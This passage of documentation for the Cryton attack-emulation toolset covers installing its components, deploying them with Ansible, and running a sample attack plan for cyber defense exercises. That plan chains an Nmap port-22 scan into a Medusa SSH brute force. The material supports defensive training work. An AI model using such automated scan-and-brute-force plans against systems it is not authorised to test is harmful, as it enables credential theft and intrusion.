git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core.git
cd cryton-core
```

Install prerequisites for development using Compose config

Only perform this step if you want to install the prerequisites mentioned [here](#) using Docker Compose.

First, make sure you have:

- installed [Docker Compose](#)
- correctly set the [settings](#), you can't change the settings on a running container

To install the prerequisites simply use:

```
docker compose -f docker-compose.prerequisites.yml -f docker-compose.prerequisites.override.yml up -d --build
```

Update the settings accordingly:

```
CRYTON_CORE_RABBIT_HOST=localhost
CRYTON_CORE_DB_HOST=localhost
CRYTON_CORE_DB_PORT=16432
```

Installation and setup with Poetry

Now we can install the project:

```
poetry install
```

To spawn a shell use:

```
poetry shell
```

Make sure you've correctly set the [settings](#).

To override the settings quickly, you can use this handy one-liner:

```
export $(grep -v '^#' .env | xargs)
```

If you're not using a reverse proxy, set `CRYTON_CORE_API_USE_STATIC_FILES=false`.

Everything should be set, check out the [usage section](#).

3.1.7 Usage

NOTICE: If you're using Docker Compose to install the app, you don't need to migrate the database or start the services mentioned in this section.

Move to the app directory, since some files and directories can be spawned in a relative path

```
cd ~/.local/cryton-core/
```

Use the following to invoke the app:

```
cryton-core
```

You should see a help page:

```
Type 'cryton-core help <subcommand>' for help on a specific subcommand.
```

```
Available subcommands:
...
```

To learn about each command's options use:

```
cryton-core help <your command>
```

Before we do anything, **we need to migrate the database:**

```
cryton-core migrate
```

To be able to use Cryton Core, we need to start the application and its RabbitMQ listener (start each in a separate shell or use the `nohup` command).

First, **start the application:**

```
cryton-core runserver 0.0.0.0:8000
```

Use the Gunicorn server for the production deployment:

```
cryton-core startgunicorn
```

Start the RabbitMQ listener:

```
cryton-core startlistener
```

REST API and control

REST API is the only way to communicate with Cryton Core. It is by default running at <http://0.0.0.0:8000>. Interactive documentation can be found at <http://0.0.0.0:8000/doc>.

To be able to control Cryton Core, you have to send requests to its REST API. This can be done manually, or via [Cryton CLI](#) or [Cryton Frontend](#).

Execution example

Every Run can be described by a simple formula:

```
Plan template + inventory = Plan instance
Plan instance + Worker = Plan execution
Plan instance + Workers = Run
```

1. Choose or design plan template

Choose one of the YAML plan templates (in the `examples` directory) or design your own.

2. Create Plan instance

Plan templates can utilize a number of variables that need to be provided during the instantiation process. Do this by specifying an inventory file.

3. Create Worker

Define Worker(s) that will be used to execute the Plan instance.

4. Create Run

Create a Run by choosing the Plan instance and providing a list of Workers for execution.

5. Schedule or execute Run

You can either schedule Run for a specific date/time, or execute it directly. Run will then be executed on every Worker simultaneously.

6. Read Run Report

A report can be generated anytime during the execution (also compliant with YAML format). It contains a list of Stages/Steps and their results.

3.2 CLI

3.2.1 Description

Cryton CLI is a command line interface used to interact with [Cryton Core](#) (its API).

To be able to execute attack scenarios, you also need to install [Cryton Core](#) and [Cryton Worker](#) tools.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

[Link to the repository](#).

3.2.2 Settings

Cryton CLI uses environment variables for its settings. Please update them to your needs.

name	value	example	description
CRYTON_CLI_TIME_ZONE	string	AUTO	What timezone to use for scheduling (for example when scheduling a Run). Use the <code>AUTO</code> value to use your system timezone.
CRYTON_CLI_API_HOST	string	127.0.0.1	Cryton Core's API address.
CRYTON_CLI_API_PORT	int	8000	Cryton Core's API port.
CRYTON_CLI_API_SSL	boolean	false	Use SSL to connect to REST API.
CRYTON_CLI_API_ROOT	string	api/	REST API URL. (do not change, if you don't know what you're doing)
CRYTON_CLI_APP_DIRECTORY	string	~/local/cryton-cli/	Path to the Cryton CLI directory. (do not change/set/export, if you don't know what you're doing) If changed, update the commands in this guide accordingly.

To save the settings **create an app directory**:

```
mkdir ~/.local/cryton-cli/
```

Next, we download example settings (**change the version to match the app version**):

```
curl -o ~/.local/cryton-cli/.env https://gitlab.ics.muni.cz/beast-public/cryton/cryton-cli/-/raw/<version>/env
```

Update these settings to your needs.

Overriding the settings

To override the persistent settings, you can set/export the variables yourself using the **export** command (use **unset** to remove the variable). For example:

```
export CRYTON_CLI_API_HOST=127.0.0.1
```

Some environment variables can be overridden in CLI. Try using `cryton-cli --help`.

3.2.3 Installation

Cryton CLI is available in the [PyPI](#) and can be installed using *pip* (`pip install --user cryton-cli`). However, we **highly recommend** installing the app in an isolated environment using [pipx](#).

Requirements

Install the following requirements: - [Python](#) `>=3.8` - [pipx](#)

Installing with pipx

Once you have *pipx* ready on your system, you can start the installation:

```
pipx install cryton-cli
```

Make sure you've correctly set the [settings](#).

Optionally, you can set up [shell completion](#).

Everything should be set, check out the [usage section](#).

3.2.4 Development

To install Cryton CLI for development, you must install [Poetry](#).

Clone the repository:

```
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-cli.git
```

Then go to the correct directory and install the project:

```
cd cryton-cli
poetry install
```

To spawn a shell use:

```
poetry shell
```

Make sure you've correctly set the [settings](#).

To override the settings quickly, you can use this handy one-liner:

```
export $(grep -v '^#' .env | xargs)
```

Optionally, you can set up [shell completion](#).

Everything should be set. Check out the [usage section](#).

3.2.5 Usage

Use the following to invoke the app:

```
cryton-cli
```

You should see a help page:

```
Usage: cryton-cli [OPTIONS] COMMAND [ARGS]...

  A CLI wrapper for Cryton API.

Options:
  ...
```

Please keep in mind that the [Cryton Core](#) must be running and its API must be reachable.

To change the default API host/port use *-H* and *-p* options (to change them permanently, see the [settings section](#)).

```
cryton-cli -H 127.0.0.1 -p 8000 <your command>
```

To learn about each command's options use:

```
cryton-cli <your command> --help
```

For a better understanding of the results, we highlight the successful ones with **green** and the others with **red** color.

Example

1. CREATE PLAN TEMPLATE

Create a plan template using a file containing the desired plan YAML.

```
cryton-cli plan-templates create my-plan.yml
```

Desired output:

```
Template successfully created! (<response detail>).
```

2. CREATE PLAN INSTANCE

Create a Plan instance with the saved plan template.

```
cryton-cli plans create 1
```

Create a Plan instance using the template and an inventory file.

```
cryton-cli plans create 1 -i inventory_file
```

Desired output:

```
Plan successfully created! (<response detail>).
```

3. CREATE WORKER

To execute Plans (Runs) we have to define a Worker(s).

```
cryton-cli workers create customName -d "This is my first Worker!"
```

Desired output:

```
Worker successfully created! (<response detail>).
```

4. CREATE RUN

Create a Run by choosing a Plan instance and providing a list of Workers for execution.

```
cryton-cli runs create 1 1
```

Desired output:

```
Run successfully created! (<response detail>).
```

5. SCHEDULE OR EXECUTE RUN

You can either schedule the Run for a specific date/time or execute it directly. Run will then be executed on every Worker simultaneously.

Execute Run

```
cryton-cli runs execute 1
```

Desired output:

```
Run successfully executed! (Run 1 was executed.).
```

Schedule Run

You can schedule a Run using the local timezone.

```
cryton-cli runs schedule 1 2020-06-08 10:00:00
```

Desired output:

```
Run successfully scheduled! (Run 1 is scheduled for 2020-06-08 10:00:00.).
```

Or you can schedule it using UTC timezone with the flag `--utc-timezone`. Otherwise, your preset timezone is used.

6. READ RUN REPORT

A report can be generated anytime during the execution (also compliant with YAML format). It contains a list of Stages/Steps and their results.

```
cryton-cli runs report 1
```

Desired output:

```
Successfully created Run's report! (file saved at: /tmp/report_run_1_2020-06-08-10-15-00-257994_xdQeV)
```

Timestamps are displayed in UTC timezone by default. Use the `--localize` flag to display them using your preset timezone.

3.2.6 Shell completion

Shell completion is available for the *Bash*, *Zsh*, and *Fish* shell and has to be manually enabled (**the tool must be installed first**).

Bash

First, **create an app directory** (if you haven't already):

```
mkdir ~/.local/cryton-cli/
```

Generate and save the completion script:

```
_CRYTON_CLI_COMPLETE=bash_source cryton-cli > ~/.local/cryton-cli/cryton-cli-complete.bash
```

Source the file in the `~/.bashrc` file:

```
echo ". ~/.local/cryton-cli/cryton-cli-complete.bash" >> ~/.bashrc
```

You may need to restart your shell for the changes to take effect.

Zsh

First, **create an app directory** (if you haven't already):

```
mkdir ~/.local/cryton-cli/
```

Generate and save the completion script:

```
_CRYTON_CLI_COMPLETE=zsh_source cryton-cli > ~/.local/cryton-cli/cryton-cli-complete.zsh
```

Source the file in the `~/.zshrc` file:

```
echo ". ~/.local/cryton-cli/cryton-cli-complete.zsh" >> ~/.zshrc
```

You may need to restart your shell for the changes to take effect.

Fish

Generate and save the completion script:

```
_CRYTON_CLI_COMPLETE=fish_source cryton-cli > ~/.config/fish/completions/cryton-cli-complete.fish
```

You may need to restart your shell for the changes to take effect.

3.3 Frontend

3.3.1 Description

Cryton Frontend is a graphical interface used to interact with [Cryton Core](#) (its API).

To be able to execute attack scenarios, you also need to install [Cryton Core](#) and [Cryton Worker](#) tools.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

[Link to the repository](#).

3.3.2 Settings

Before installation, you need to set the environment variables to match **Cryton Core** settings. Environment variables can be found in `src/environments/`. For production build, modify the `environment.prod.ts` file, else modify the `environment.ts` file.

crytonRESTapiHost: REST API host (localhost by default).

crytonRESTapiPort: REST API port (8000 by default).

refreshDelay: Sets artificial delay in milliseconds for refresh API requests, users usually react better if the requests don't happen instantly, but they can see a tiny bit of loading. Initial API request doesn't use delay, this is only for refreshing data (300 milliseconds by default).

3.3.3 Installation (using Docker Compose)

Cryton Frontend can be installed using Docker Compose.

Requirements

- [Docker Compose](#)

Add yourself to the group `docker`, so you can work with Docker CLI without `sudo`:

```
sudo groupadd docker
sudo usermod -aG docker $USER
newgrp docker
docker run hello-world
```

Installing and running with Docker Compose

First, we have to clone the repo and switch to the correct version (if you haven't already).

```
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-frontend.git
cd cryton-frontend
```

Make sure you've correctly set the [settings](#). You can't change the settings on a running container.

We are now ready to build and start the frontend:

```
docker compose up -d --build
```

Docker Compose will automatically build the app for production with minimal dependencies and deploy it on a Nginx server inside the container. The default port is set to **8080**, you can change this setting in the `docker-compose.yml` file.

3.3.4 Installation (manual)

Requirements

- [npm](#)

Installing manually using npm

1. Clone this repository and cd into it.
2. Run `npm install`, npm will take care of installing all the dependencies.
3. Based on the needs you can:
 - Serve the app by running `ng serve` or `ng serve --prod` for production settings.
 - Only use `ng serve` for development/testing, in a real production environment use either docker installation or production build deployed on a production-ready web server (for example Nginx).
 - App will now be available on **localhost:4200**
 - To change the port use argument `--port [port]`
 - Build the app by running `npm run build` or `npm run build-prod` for production.
 - You can find the build in the **/dist** folder.

3.3.5 Development

Requirements

- [npm](#)

Installing and running with npm

- App uses husky to run pre-commit hooks. These include:
 - Code formatting with Prettier.
 - Linting with ESLint.
 - Running unit tests with Karma.
- To start development:
 - a. Install dependencies with `npm install`.
 - b. Run `npm start` to run the development server. The app will now listen for changes and refresh itself on every change in the project's filesystem.

3.3.6 Usage

Please keep in mind that the [Cryton Core](#) must be running and its API must be reachable.

Use in-app help pages to learn about usage.

3.4 Deployment with Ansible

3.4.1 Description

This project is used for deploying the Cryton toolset using Ansible.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

- Make sure you run Ansible using Python3 (`ansible_python_interpreter: /usr/bin/python3`).
- Supposedly there is no need for `gather_facts` .
- Run roles using `sudo` (become).
- For the best experience specify `cryton_COMPONENT_version` where *COMPONENT* is depending on the role (core, cli, worker, modules) and select the latest version (**the master branch is not stable**).
- To update the default variables stored in `.env` files use `cryton_COMPONENT_environment` where *COMPONENT* is depending on the role (core, cli, worker).
- Values for each role can be found in `cryton-deploy/roles/ROLE/defaults/main.yml` .
- Once you update `cryton_COMPONENT_environment`, **make sure you've updated all the variables**.

3.4.2 Roles

deploy-core

Install prerequisites, dependencies (RabbitMQ, Postgres, and PgBouncer), and Core using Docker Compose. Core's REST API is by default served on port 8000.

Override environment variables as specified in the [settings](#). In the Ansible playbook use the following:

```
- role: deploy-core
  cryton_core_environment:
    VARIABLE_TO_OVERRIDE: new_value
  ...
```

For all available role variables, check `cryton-deploy/roles/deploy-core/defaults/main.yml` .

To create, update, and load the Docker configuration saved in `/etc/docker/daemon.json`, set `update_docker_daemon_configuration: yes`, and use `docker_daemon_configuration` dictionary to create the configuration.

Example and default:

```
docker_daemon_configuration:
  mtu: 1442
```

deploy-worker (with modules)

Install prerequisites and Worker with modules using `pipx`.

Start the Worker afterward in the background (you have to check for errors manually in the `{{ cryton_worker_output_file }}`).

To start `msfrpcd` in the background use `start_msfrpcd: yes` .

Set `cryton_cli_runas_user` to the correct user for whom will the Worker be installed.

Optionally, Worker can be installed in a mode fitting for development purposes. To enable this mode, set `development: True` variable for Ansible. This will install and run the Worker using `poetry`.

Override environment variables as specified in the [settings](#). In the Ansible playbook use the following:

```
- role: deploy-worker
  cryton_worker_environment:
    VARIABLE_TO_OVERRIDE: new_value
  ...
```

For all available role variables, check `cryton-deploy/roles/deploy-worker/defaults/main.yml`.

For running the Ansible playbook, `community.general` module is needed. Install it by `ansible-galaxy collection install community.general`.

deploy-cli

Install prerequisites, dependencies, and CLI in `~/.local/bin/cryton-cli` using `pipx`, register it to `PATH`, and export `.env` vars into `~/.local/cryton-cli/.env`.

Set `cryton_cli_runas_user` to the correct user for whom will the Worker be installed.

Override environment variables as specified in the [settings](#). In the Ansible playbook use the following:

```
- role: deploy-cli
  cryton_cli_environment:
    VARIABLE_TO_OVERRIDE: new_value
  ...
```

For all available role variables, check `cryton-deploy/roles/deploy-cli/defaults/main.yml`.

register-worker

Register Worker in Core using CLI.

Specify `cryton_worker_name`, `cryton_worker_description`, and `cryton_cli_runas_user` to the correct user with access to the CLI.

Override environment variables as specified in the [settings](#). In the Ansible playbook use the following:

```
- role: register-worker
  cryton_cli_environment:
    VARIABLE_TO_OVERRIDE: new_value
  ...
```

For all available role variables, check `cryton-deploy/roles/register-worker/defaults/main.yml`.

deploy-frontend

Install prerequisites and frontend for Cryton Core API using Docker Compose. The frontend is by default served on port 8080.

!This role requires the host to have at least 2048 MB RAM and 2 CPU cores (tested with AMD Ryzen 5 5600x) otherwise the Frontend installation might fail.!

Override environment variables as specified in the [settings](#). In the Ansible playbook use the following:

```
- role: deploy-frontend
  cryton_frontend_environment:
    VARIABLE_TO_OVERRIDE: new_value
  ...
```

For all available role variables, check `cryton-deploy/roles/deploy-frontend/defaults/main.yml`.

To create, update, and load the Docker configuration saved in `/etc/docker/daemon.json`, set `update_docker_daemon_configuration: yes`, and use `docker_daemon_configuration` dictionary to create the configuration.

Example and default:

```
docker_daemon_configuration:
  mtu: 1442
```

3.4.3 Examples

Deploy Core

```
- name: Deploy Core
  hosts: c2-server
  become: yes
```

```
roles:
  - role: deploy-core
```

Deploy Worker (with modules)

```
- name: Deploy Worker with modules
  hosts: attacker
  become: yes
  roles:
    - role: deploy-worker
  cryton_worker_runas_user: my-user
  cryton_worker_environment:
    CRYTON_WORKER_MODULES_DIR: "{{ cryton_modules_directory }}/modules"
    CRYTON_WORKER_RABBIT_HOST: 127.0.0.1
    CRYTON_WORKER_NAME: unique-name
```

Deploy CLI

```
- name: Deploy CLI
  hosts: client
  become: yes
  roles:
    - role: deploy-cli
  cryton_cli_runas_user: my-user
  cryton_cli_environment:
    CRYTON_CLI_API_HOST: 127.0.0.1
```

Register Worker

```
- name: Register Worker
  hosts: client
  roles:
    - role: register-worker
  cryton_cli_runas_user: my-user
  cryton_worker_name: unique-name
  cryton_worker_description: custom Worker description
  cryton_cli_environment:
    CRYTON_CLI_API_HOST: 127.0.0.1
```

Deploy CLI and register new Worker

```
- name: Deploy CLI and register Worker
  hosts: client
  become: yes
  vars:
    cryton_cli_runas_user: my-user
    cryton_cli_environment:
      CRYTON_CLI_API_HOST: 127.0.0.1
  roles:
    - role: deploy-cli
    - role: register-worker
  cryton_worker_name: unique-name
  cryton_worker_description: custom Worker description
```

Deploy frontend

```
- name: Deploy frontend
  hosts: client
  become: yes
  roles:
    - role: deploy-frontend
  cryton_frontend_environment:
    crytonRESTApiHost: 127.0.0.1
```


4. Getting started

4.1 Installation example (local deployment)

This example will walk you through the installation of all Cryton components (locally). However, we will only change the necessary settings, since this is primarily a showcase installation. For Cryton to work correctly, **be strict about the order of components installation to preserve dependencies**.

We will use **pipx** to install CLI and **Docker Compose** to install Core with Frontend.

Please make sure you are using a system that has at least 2048 MB of RAM and 2 CPU cores, otherwise you might experience stability issues.

4.1.1 Install prerequisites

The following packages might be missing on your system and are **necessary**:

- *python3-pip*
- *python3-venv*

Make sure you have installed and set up correctly the following tools:

- [pipx](#) (requires restarting terminal session)
- [curl](#)
- [Docker Compose](#) (requires system reboot)
- [git](#)

Also make sure the directory `~/local/` exists, since we will be using it for the installation.

```
mkdir -p ~/local/
```

4.1.2 Install CLI

More information can be found in the [starting point](#).

First, we create an application directory and save settings into it. We will install the CLI afterward.

```
cd ~/local/
mkdir -p ~/local/cryton-cli/
curl -o ~/local/cryton-cli/.env https://gitlab.ics.muni.cz/beast-public/cryton/cryton-cli/-/raw/2022.2.0/.env
pipx install cryton-cli
```

4.1.3 Install and run Frontend (optional)

More information can be found in the [starting point](#).

First, we clone the repository and checkout the correct version. Finally, we install and start Cryton Core and all necessary services (RabbitMQ, Postgres, PgBouncer).

```
cd ~/local/
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-frontend.git
cd cryton-frontend
git checkout 2022.2.0a0
sudo docker compose up -d --build
```

4.1.4 Install and run Core

More information can be found in the [starting point](#).

First, we clone the repository and checkout the correct version. Finally, we install and start Cryton Core and all necessary services (RabbitMQ, Postgres, PgBouncer).

```
cd ~/.local/  
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core.git  
cd cryton-core  
git checkout 2022.2.1  
sudo docker compose -f docker-compose.yml -f docker-compose.prerequisites.yml up -d --build
```

4.1.5 Test the installation

Now we want to test if the CLI and Core are communicating.

Open a new terminal Window, type in the following command and check if the Core sends an empty response:

```
cryton-cli workers list
```

4.2 Simple Workflow

4.2.1 Prerequisites

Before you start with this example, it is assumed that:

- [Core](#) is installed and running.
- [CLI](#) is already installed.
- [Worker](#) is already installed and running.
- [Modules](#) are mounted to Worker.
- [Nmap](#) and [Medusa](#) tools are installed and accessible from Worker.
- Core and CLI are installed on the same machine. If not, see the Cryton CLI [settings](#) or [usage](#) section to connect cryton-cli to cryton-core.

If you haven't installed the Cryton toolset already, feel free to follow the [installation example](#).

4.2.2 Cryton attack workflow

The following is the ideal sequence of steps to use when planning an attack and using Cryton to automate it. First, you need to prepare an infrastructure for your cyber defense exercise. Once you have it, you can start planning your attack:

1. Create an [attack plan template](#).
2. Install and set up Core, CLI/Frontend.
3. Set up your Workers (one for each team):
 - Download and mount the required modules for the plan.
 - Install module prerequisites (attack tools, system requirements).
 - Update the Worker settings and start it (Python dependencies can be installed on Worker startup).
4. Register Workers and create Run from the attack plan.
5. Execute or schedule the Run.

4.2.3 Create plan template

To execute our attack plan, we must create its [template](#) (YAML) first – a description of the actions required to run during attack execution based on tools used during the attack.

We will be using a basic template example, which can be found [here](#) as well as other examples.

```
---
# This is a simple example of Step chaining.
# Required modules: mod_cmd, mod_medusa.

plan:
  name: Basic example
  owner: Cryton
  stages:
    - name: get-localhost-credentials
      trigger_type: delta
      trigger_args:
        seconds: 0
      steps:
        - name: check-ssh
          is_init: true
          step_type: worker/execute
          arguments:
            module: mod_nmap
            module_arguments:
              target: {{ target }}
              ports:
                - 22
          next:
            - type: result
              value: OK
              step: bruteforce
```

```
- name: bruteforce
  step_type: worker/execute
  arguments:
    module: mod_medusa
    module_arguments:
      target: {{ target }}
      credentials:
        username: {{ bruteforce.username }}
        password: {{ bruteforce.password }}
```

Once we are satisfied with our template, we can upload it using CLI:

```
cryton-cli plan-templates create path/to/template.yml
```

Example:

```
cryton-cli plan-templates create cryton-core/examples/basic-example/template.yml
Template successfully created! ({'id': 1})
```

Validating plan template

Before we upload the template, we should validate it. However, for our template to be validated correctly, we have to provide an inventory file, which is described [here](#). Once we have it, we can simply run:

```
cryton-cli plans validate path/to/template.yml -i path/to/my/inventory-file.yml
```

Example:

```
cryton-cli plans validate cryton-core/examples/basic-example/template.yml -i cryton-core/examples/basic-example/inventory.yml
Plan successfully validated! (<response>)
```

4.2.4 Set up Worker(s)

Notice: If you've set up Cryton using the [installation example](#), and you're not using it for production, you can skip this section.

Check if the Workers have the correct [settings](#), mainly `CRYTON_WORKER_RABBIT_*`, `CRYTON_WORKER_NAME`, and `CRYTON_WORKER_MODULES_DIR`.

Use the `--install-requirements (-I)` flag to install the requirements (python dependencies) at startup.

If everything is set, you can start each worker:

```
cryton-worker start
```

If you want to run the Worker in the background use:

```
nohup cryton-worker start > ~/.local/cryton-worker/std_out 2>&1 &
```

Notice: If you're using Docker Compose to install and run Worker, and you've changed the settings, you have to restart the container.

At this point, our worker is active and awaiting messages from Core. However, to be able to use it, we have to register it in Core's database. We can do that using CLI (repeat for each Worker). Keep in mind that **WORKER_NAME** must be the same as Worker's `CRYTON_WORKER_NAME` variable:

```
cryton-cli workers create <WORKER_NAME> -d <WORKER_DESCRIPTION>
```

Example:

```
cryton-cli workers create unique-name -d "kali-worker1 on 192.168.56.101"
Worker successfully created! ({'id': 1})
```

To check if the Workers are running use a health check (repeat for each Worker):

```
cryton-cli workers health-check <WORKER_ID>
```

Example:

```
cryton-cli workers health-check 1
The Worker successfully checked! (<response>)
```

4.2.5 Create Plan instance

Now we need to create a Plan instance we will use for the execution. We can create it using the combination of the previously uploaded template and an [inventory file](#).

Create the following inventory file:

```
---
target: 127.0.0.1
bruteforce:
  username: my_user
  password: my_pass
```

If you haven't uploaded the template, because you want to **validate it first**, see [this](#) section.

To create a new Plan instance use:

```
cryton-cli plans create <TEMPLATE_ID> -i path/to/my/inventory-file.yml
```

Example:

```
cryton-cli plans create 1 -i cryton-core/examples/basic-example/inventory.yml
Plan Instance successfully created! ({'id': 1})
```

4.2.6 Create Run

The last step we have to make is to create a new [Run](#) from the previously created Plan instance and Worker(s). To do so, use:

```
cryton-cli runs create <PLAN_INSTANCE_ID> <WORKER_ID1> <WORKER_ID2> <WORKER_ID3> ...
```

Example:

```
cryton-cli runs create 1 1 2 3
Run successfully created! ({'id': 1})
```

4.2.7 Execute Run

Now that everything is prepared, we can execute our Run immediately or schedule it for later. To execute the Run immediately, use:

```
cryton-cli runs execute <RUN_ID>
```

Example:

```
cryton-cli runs execute 1
Run successfully executed! (Run 1 was executed.)
```

4.2.8 Schedule Run

Run executions can be scheduled to a specific date and time. By default, the system timezone will be used. To use UTC timezone, use the `--utc-timezone` flag.

```
cryton-cli runs schedule <RUN_ID> <DATE> <TIME>
```

Example:

```
cryton-cli runs schedule 1 2020-06-08 10:00:00
Run successfully scheduled! (Run 1 is scheduled for 2020-06-08 10:00:00.)
```

4.2.9 Pause/Resume Run

In case you need to pause a Run in progress use:

```
cryton-cli runs pause <RUN_ID>
```

Example:

```
cryton-cli runs pause 1
Run successfully paused! (Run 1 was paused.)
```

Run will be paused after all the running Steps finish.

To resume the execution use:

```
cryton-cli runs resume <RUN_ID>
```

Example:

```
cryton-cli runs resume 1
Run successfully resumed! (Run 1 was resumed.)
```

4.2.10 Report results

It is crucial to know the current state of your Run and its results. That is why a report can be generated anytime during the execution.

Show Run information

To see if the executed Run has finished, you can check its state (and other useful information):

```
cryton-cli runs show <RUN_ID>
```

Example:

```
cryton-cli runs show 1
id: 1, schedule_time: None, start_time: 2021-05-24T00:08:45.200025, pause_time: None, finish_time: 2021-05-24T00:09:18.397199, state: RUNNING
```

View report

Reports can be viewed directly in cryton-cli (**to quit, press Q**):

```
cryton-cli runs report <RUN_ID> --less
```

Example:

```
cryton-cli runs report 1 --less
```

Generate report

You can also save the report into a file:

```
cryton-cli runs report <RUN_ID>
```

Example:

```
cryton-cli runs report 1
Successfully created Run's report! (file saved at: /tmp/report_run_1_2020-06-08-10-15-00-257994_xdQeV)
```

5. Designing phase

5.1 What is an attack scenario

Let's start with the description of the attack scenario. I use attack scenario and Plan interchangeably - Plan is just the name of the element in the formal description of the attack scenario.

An attack scenario is a sequence of steps with some common objective. This objective may be data exfiltration, access to target systems, denial of service, or any other harmful action. For some exercises, every attack should be divisible into different stages. Imagine you have to attack infrastructure with multiple machines - each machine can be a separate stage. Or you want to attack according to some kill-chain, e.g. the first stage would be scanning of the infrastructure, the second is brute force attack on credentials to found systems, etc.


The last and most important element of the Plan description is the attack step. This is the execution of an attack script or tool against the target. A step can be running a Metasploit exploit, or running a Nmap scan. Steps are dependent on each other, and so they create an execution tree, where each of them has set the list of successors based on some condition. The condition may be a success or a string value returned by its predecessor.

Putting this all together you get the whole attack scenario (called **Plan**), which is divided into different stages (called **Stage**). Every stage is set to run at a specific time, as this is often required by the exercise. And finally, each stage consists of attack steps (called **Step**), which are organized in a non-binary tree described above.

5.2 Template

5.2.1 What is a template

The most important part is creating a plan template. This is basically a Plan object written in YAML format. You can find a detailed description of this format in section [Plan](#).



Template itself is not a fully described attack scenario. The structure of the Attack (execution tree) is correct, but there are still unfilled places (e.g. IP addresses of targets or some other [inventory variables](#)). This way an Attack Template can be designed before knowing these details and used in multiple different environments.


The first step in designing a Plan (attack scenario) is creating a template. In this step the user is supposed to write the whole scenario in the form of Plan, Stages and Steps.

An abstract Plan can look like this:

```
Plan
  Stage 1
    Step 1
    Step 2
  Stage 2
    Step 3
```


5.2.2 Plan

Plan is the basic unit of an attack scenario. It contains the name and owner of the Plan and a list of [Stages](#).



Example of defining a Plan using YAML:

```

